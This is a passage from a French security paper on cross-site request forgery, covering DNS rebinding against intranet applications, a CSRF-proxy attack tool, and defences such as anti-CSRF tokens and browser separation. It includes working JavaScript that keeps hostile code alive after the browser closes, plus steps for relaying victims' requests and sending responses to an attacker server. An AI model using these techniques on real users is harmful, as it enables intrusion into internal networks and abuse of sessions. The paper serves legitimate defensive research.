2. De façon optionnelle, la page hostile peut utiliser une des techniques présentées dans le chapitre 3 pour assurer la persistance du code hostile dans le navigateur de l'utilisateur. Si ces techniques sont utilisées avec succès, le code hostile fonctionne jusqu'à ce que l'utilisateur arrête manuellement le processus dans le gestionnaire des tâches.
3. Modification de l'adresse IP correspondant à `www.hsc.fr` :
   (a) Un script côté serveur informe le serveur DNS que la page hostile a été chargée par le navigateur ciblé.

   (b) Le serveur DNS modifie son enregistrement DNS pour renvoyer une adresse IP correspondant à l'adresse IP ciblée. Comme évoqué précédemment, cela peut-être une adresse IP privée, comme 192.168.0.1.
   (c) Il faut ensuite attendre que le navigateur actualise son cache DNS. C'est quasiment immédiat pour Firefox 2.0, qui réalise de nombreuses requêtes DNS. C'est un peu plus long (moins de 5 minutes) pour Internet Explorer 6, qui a tendance à ne pas refaire de requêtes DNS tout de suite.
4. Réalisation des requêtes *XMLHttpRequest* par la page hostile :
   (a) La page hostile réalise les requêtes *XMLHttpRequest* arbitraires pour accéder à l'application Web ciblée.
   (b) La page hostile récupère les réponses HTTP renvoyées par l'application ciblée, et envoie le contenu vers le serveur Web hostile (en utilisant par exemple une requête HTTP standard vers une URL alternative et en passant les informations dans le corps d'une requête POST).
5. S'ils le désirent, le serveur ou la page hostile peuvent demander au serveur DNS un changement de l'adresse IP cible pour pouvoir consulter les pages d'autres application Web.



Fig. 6: Attaque CSRF avec XMLHttpRequest

4 Les attaques de type CSRF en pratique

Les techniques permettant de réaliser des requêtes vers des sites tiers ont été présentées. Cependant, de nombreuses personnes pensent que les attaques de type CSRF sont très difficiles voir

impossibles à réaliser en pratique. Ils pensent que l'attaquant doit prévoir toutes les requêtes devant être effectuées pour pouvoir construire la page Web hostile. Ils pensent que dès que l'utilisateur naviguera vers une autre page, le code hostile sera supprimé de la mémoire du navigateur et l'attaque interrompue. En réalité, un attaquant déterminé peut contourner ces difficultés pour réaliser des attaques de type CSRF efficaces.

4.1 Le contrôle dynamique des attaques de type CSRF : présentation de l'outil CSRF-proxy

HSC a développé un démonstrateur présentant les dangers liés au *Cross-Site Request Forgery.* Ce démonstrateur est une série de scripts Python émulant le fonctionnement d'un serveur Web et générant des pages hostiles à la volée vers le navigateur de la victime. Ces pages hostiles vont se servir du navigateur de la victime comme d'un relais pour réaliser des requêtes vers le réseau interne. Il reprend certaines idées présentées par Jeremiah Grossman et T.C. Niedzialkowski à la Black Hat de Las Vegas en 2006 [2] et dans le scanner Javascript présenté par SPI Dynamics [5].

Il rajoute la possibilité à l'attaquant de mettre à jour en temps réel la page Web hostile qui s'exécute dans le navigateur de l'attaquant. Ainsi, le code hostile, contenu dans un page Web hébergée sur un serveur contrôlé par l'attaquant, récupère les requêtes HTTP à effectuer vers des adresses arbitraires. L'attaquant dispose ainsi d'une sorte de « ligne de commande », qui lui permet d'indiquer les requêtes à effectuer par le navigateur ciblé, et de consulter le résultat des requêtes (succès ou échec, en utilisant l'attribut « onerror »). Un module « scan automatisé » lui permet aussi de chercher automatiquement des serveurs Web présents sur le réseau interne et d'identifier les applications Web par un mécanisme de signature des réponses renvoyées. Ce scan permet aussi, par l'analyse des résultats à certaines requêtes spécifiques, de déterminer si l'utilisateur légitime du navigateur est authentifié sur certaines applications. En effet, certaines requêtes ne renverront une réponse positive que pour un utilisateur authentifié. Ainsi, l'attaquant peut déterminer si l'utilisateur légitime est authentifié sur certains applications, et profiter de ces moyens d'authentification pour effectuer des actions non autorisées dans cette application. Sinon, un module brute-force peut lui permettre de forcer l'authentification des applications internes. Enfin, la récupération de l'historique du navigateur par diverse méthode peut permettre d'obtenir une listes de cibles potentielles.

L'outil *CSRF-proxy* montre ainsi qu'une application située sur le réseau interne peut être attaquée de façon efficace depuis Internet. Contrairement à une pratique très répandue, ces applications ne devraient pas être considérées comme sûres sous prétexte qu'elles sont situées sur le réseau interne.

La communication entre le navigateur et le serveur hostile est réalisée par *XMLHttpRequest()* ou par des requêtes GET. Les requêtes vers les applications cibles sont réalisées par l'insertion dynamique de formulaires pour les requêtes POST et d'images pour les requêtes GET.

4.2 La problématique de la conservation du code hostile

Pour que l'attaque fonctionne efficacement, il faut que le code hostile effectuant les requêtes reste actif le plus longtemps possible. Idéalement pour un attaquant, la simple navigation sur une page devrait entraîner le chargement du code hostile dans le navigateur jusqu'à l'arrêt de la machine.

Historiquement, une façon simple d'arriver à ce résultat était d'empêcher la fermeture de la fenêtre par l'utilisateur. Cela était possible en associant à l'événement « onunload », déclenché lors

de la fermeture de la fenêtre ou de la navigation vers une autre URL, une fonction demandant la réouverture d'une page contenant le code hostile. Le code suivant en montre un exemple :

```
<html>
  <head>
     <script>
          window.onunload = onUnload();
  function onUnload() {
      window.open("dontclose.htm")
          }
     </script>
  </head>
</html>
```

Cependant, les navigateurs modernes sont équipés d'une fonctionnalité « anti-popup », qui limitent fortement l'utilisation de la fonction window.open(). Cette fonctionnalité rend inopérant le code précédent.

Plusieurs techniques existent cependant pour assurer la survie du code hostile. La plus efficace découverte par HSC consiste à utiliser un boucle infinie dans la fonction appelée lors du déclenchement de l'événement « onunload ». Ainsi, dans Internet Explorer 6.0 et Firefox 2.0, le code Javascript de la page continue de s'exécuter alors que la page n'est plus affichée, et même si la fenêtre du navigateur a été fermée ! Seule une observation des processus en cours dans le gestionnaire des tâches permet de repérer que le script s'exécute toujours ! Dans Internet Explorer 7.0, le code continue de s'exécuter, mais la fenêtre du navigateur est bloquée. L'utilisateur doit stopper le processus dans le gestionnaire des tâches.

Pour limiter la consommation de temps processeur dans cette boucle infinie, nous avons besoin d'une fonction permettant de mettre le thread en « pause ». Le langage Javascript n'offre pas de telle fonctionnalité (la fonction setTimeout() n'arrête pas le thread en cours). Mais la solution vient encore une fois... des *XMLHttpRequest*. Il suffit de réaliser une requête synchrone pour que le thread se mette en attente de la réponse du serveur et limite ainsi la consommation de temps processeur. Le code suivant montre une implémentation simple de ces idées :

```
<html>
  <head>
   <script>

       function waitForever() {
          while(1) {
             sendRequest(); // Slow down CPU while looping
             // Add malicious code here
          }
       }

        function sendRequest() {
  // random URL to avoid browser caching
          random = Math.random().toString().split(".")[1];
          if(window.XMLHttpRequest) // Firefox and IE 7
                 xhr_object = new XMLHttpRequest();
```

```
          else if(window.ActiveXObject) // IE 6
                 xhr_object = new ActiveXObject("Microsoft.XMLHTTP");

          xhr_object.open('GET', random, false); // synchronous request
          xhr_object.send(null);
        }

    </script>
  </head>

  <body onbeforeunload="waitForever()">
         Now, close the browser window.
         The process should still be running in the task manager.
  </body>
</html>
```

D'autres possibilités peuvent être utilisées pour assurer la survie du code hostile, de façon plus ou moins efficace :
- Pour certains navigateurs, il est possible de demander l'ouverture de petites fenêtres presque invisibles situées hors de l'écran. Mais la fenêtre est toujours présente dans la barre des tâches.
- Il est possible de créer une frame invisible (« frameset = 0 ») ou une *iframe*, contenant le code hostile et d'afficher dans une autre frame une page innocente (Google). Cependant, la barre d'adresse indique l'URL du site hostile, et toute modification de l'URL dans la cette barre d'adresse fait disparaître le code hostile. De plus, certains sites Web (comme Hotmail) détectent qu'ils ont été chargés dans une frame.

Il est ainsi possible à un attaquant déterminé de conserver le code hostile sur la machine ciblée. Une seule visite sur la page Web hostile suffit pour que cette machine soit transformée en un relais vers les applications situées sur l'Intranet de l'organisation.

5 Les protections contre les attaques de type CSRF

L'objectif de cette partie est de présenter différentes solutions pour limiter les risques d'attaques de type CSRF.

5.1 La sensibilisation des utilisateurs

Il conviendrait de sensibiliser les utilisateurs pour qu'ils aient conscience qu'une page Web tiers peut contenir du code hostile, pouvant interagir avec une autre application Web et usurper leur identité. Pour cela, les utilisateurs s'authentifiant à une application sensible (banque en ligne, etc.) doivent être encouragés à :
- Idéalement, fermer toutes les instances du navigateur et vérifier dans le gestionnaire des tâches que tous les processus correspondants ont été tués. À défaut, fermer au moins toutes les fenêtres du navigateur dont le contenu ne provient pas du site hébergeant l'application sensible.
- Vérifier que la barre d'adresse affiche l'adresse du site désiré, et si nécessaire, retaper à la main cette adresse pour s'assurer de l'authenticité du site visité.

Ces précautions sont cependant difficiles à faire comprendre et respecter aux utilisateurs.

5.2 Le renforcement des restrictions au niveau des navigateurs Web

Les requêtes réalisées par les objets *XMLHttpRequest* devraient non seulement être restreintes au domaine de la page d'origine, mais aussi à l'IP associée lors du chargement de la page. Cette vulnérabilité présente sur la plupart des navigateurs devraient être corrigée, en tenant compte des risques de régression sur certains sites Web utilisant des mécanismes de répartition de charge de type DNS round-robin, où le serveur DNS peut renvoyer une adresse IP différente sans mauvaises intentions.

Les propositions en cours pour supprimer ou contourner la restriction « same domain » devraient être accueillies avec la plus grande méfiance. Ce seront les prochaines cibles des recherches des attaquants.

Il n'est par contre pas possible en l'état de restreindre les requêtes HTTP effectuées par une balise image ou un formulaire. Ce comportement est nécessaire à la plupart des applications Web actuelles (publicités, récupération de contenu externe, etc.). L'affichage d'un avertissement pour les requêtes provenant de scripts, comme le fait Internet Explorer 7.0, est une idée intéressante qui peut faire échouer certaines attaques.

Enfin, la plupart de ces attaques nécessitent ou sont fortement facilitées par l'utilisation de Javascript. Il est cependant ridicule de demander à des utilisateurs de désactiver d'un bloc le Javascript (comme dans les bulletins d'alerte Microsoft : *Solution : disable Active Scripting*). Avec la multiplication des sites « Web 2.0 », utilisant massivement Javascript, cela n'est pas acceptable et entraîne des régressions sur des sites largement utilisés. Les navigateurs devraient cependant permettre à l'utilisateur de choisir pour chaque site visité d'autoriser ou non l'exécution de code Javascript, et de rajouter progressivement les sites de confiance à une liste blanche. Ainsi, l'extension « NoScript » de Firefox est prometteuse par sa simplicité et sa convivialité.

Attention cependant, car il est possible de réaliser certaines attaques sans utiliser Javascript.

5.3 La prise en compte de la menace dans les applications Web

Tout d'abord, comme nous l'avons montré tout au long de ce document et contrairement à ce qui est souvent affirmé, l'utilisation de requêtes de type POST ne permet pas à elle seule de bloquer les attaques de type CSRF, car ces requêtes peuvent tout aussi bien être falsifiées.

Les applications Web doivent s'assurer que la requête provient bien d'une action volontaire de l'utilisateur. Pour cela, il est recommandé de rajouter dans les formulaires et les pages générées par l'application un jeton non prédictible, changeant à chaque requête. Ce jeton sera envoyé dans chaque requête, et s'il apparaît que le jeton envoyé par le navigateur ne correspond par à celui généré par l'application, la requête est refusée.

John et Winter ont proposé un relais inverse permettant d'ajouter ces jetons en modifiant les requêtes HTTP et les documents HTML échangées entre le navigateur et le serveur Web [3].

Lorsqu'il n'est pas possible de modifier les sources de l'application au sein d'une organisation, il est toujours possible de limiter les risques d'attaques par CSRF des applications internes par des pages Web provenant d'Internet. Il faut pour cela faire usage de 2 navigateurs distincts : un premier pour les applications Internet, un second pour les applications internes. Le second navigateur disposera d'informations d'authentification auprès d'un relais lui permettant d'accéder aux applications internes. Ainsi, les pages Web provenant d'Internet ne pourront pas utiliser les informations d'authentification utilisées pour les applications internes (cookies, etc.) ou même effectuer des requêtes vers ces applications, car le navigateur qu'elles utilisent n'aura pas accès aux cookies de l'autre navigateur et au relais nécessaire pour accéder à ces applications internes.



Fig. 7: Utilisation d'un relais et de 2 navigateurs

6 Conclusion

Si de nombreux efforts ont été fait pour améliorer la sécurité des applications Web, certains détails au coeur même de sa conception sont à l'origine de vulnérabilités difficiles à résoudre. Dans le cas des vulnérabilités de type CSRF, le principale problème vient finalement d'une cohabitation risquée : dans un même processus, celui du navigateur, s'exécutent à la fois des applications sensibles et dignes de confiance, comme des applications métiers en Intranet, et du contenu souvent inutile et parfois dangereux, comme les nombreux sites Web accessibles sur Internet. La coexistence de ces deux types de contenu ne pouvaient qu'entraîner des risques de débordement.

La multiplication des nouvelles applications « Web 2.0 », avec ses nouvelles API, son contenu dynamique et la migration des applications vers le « tout Web » rend à la fois difficile et indispensable la sécurisation du Web.

Les vulnérabilités de type CSRF existent depuis la création du Web, mais commencent tout juste à être prises en compte. Espérons que ce document aura contribué à présenter à la communauté de la sécurité informatique les risques et les bonnes pratiques à respecter pour les limiter.

Références

1. Grossman, J. : `http://www.webappsec.org/lists/websecurity/archive/2006-01/msg00087.html` (2006).
2. Grossman, J., Niedzialkowski, T. C. : Hacking Intranet Website from the Outside, `http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf` (2006).
3. John, Winter : RequestRodeo : client Sitde Protection against Session Riding,

4. Klein, A. : Forging HTTP request headers with Flash, http://www.securityfocus.com/archive/1/441014/30/0/threaded (2006).
5. SPI Dynamics : Detecting, Analyzing, and Exploiting Intranet Applications using JavaScript, http://www.spidynamics.com/assets/documents/JSportscan.pdf (2006). www.informatik.uni-hamburg.de/SVS/papers/2006_owasp_RequestRodeo.pdf (2006).
6. Watkins, P. : Cross-Site Request Forgeries, http://www.tux.org/~peterw/csrf.txt (2001).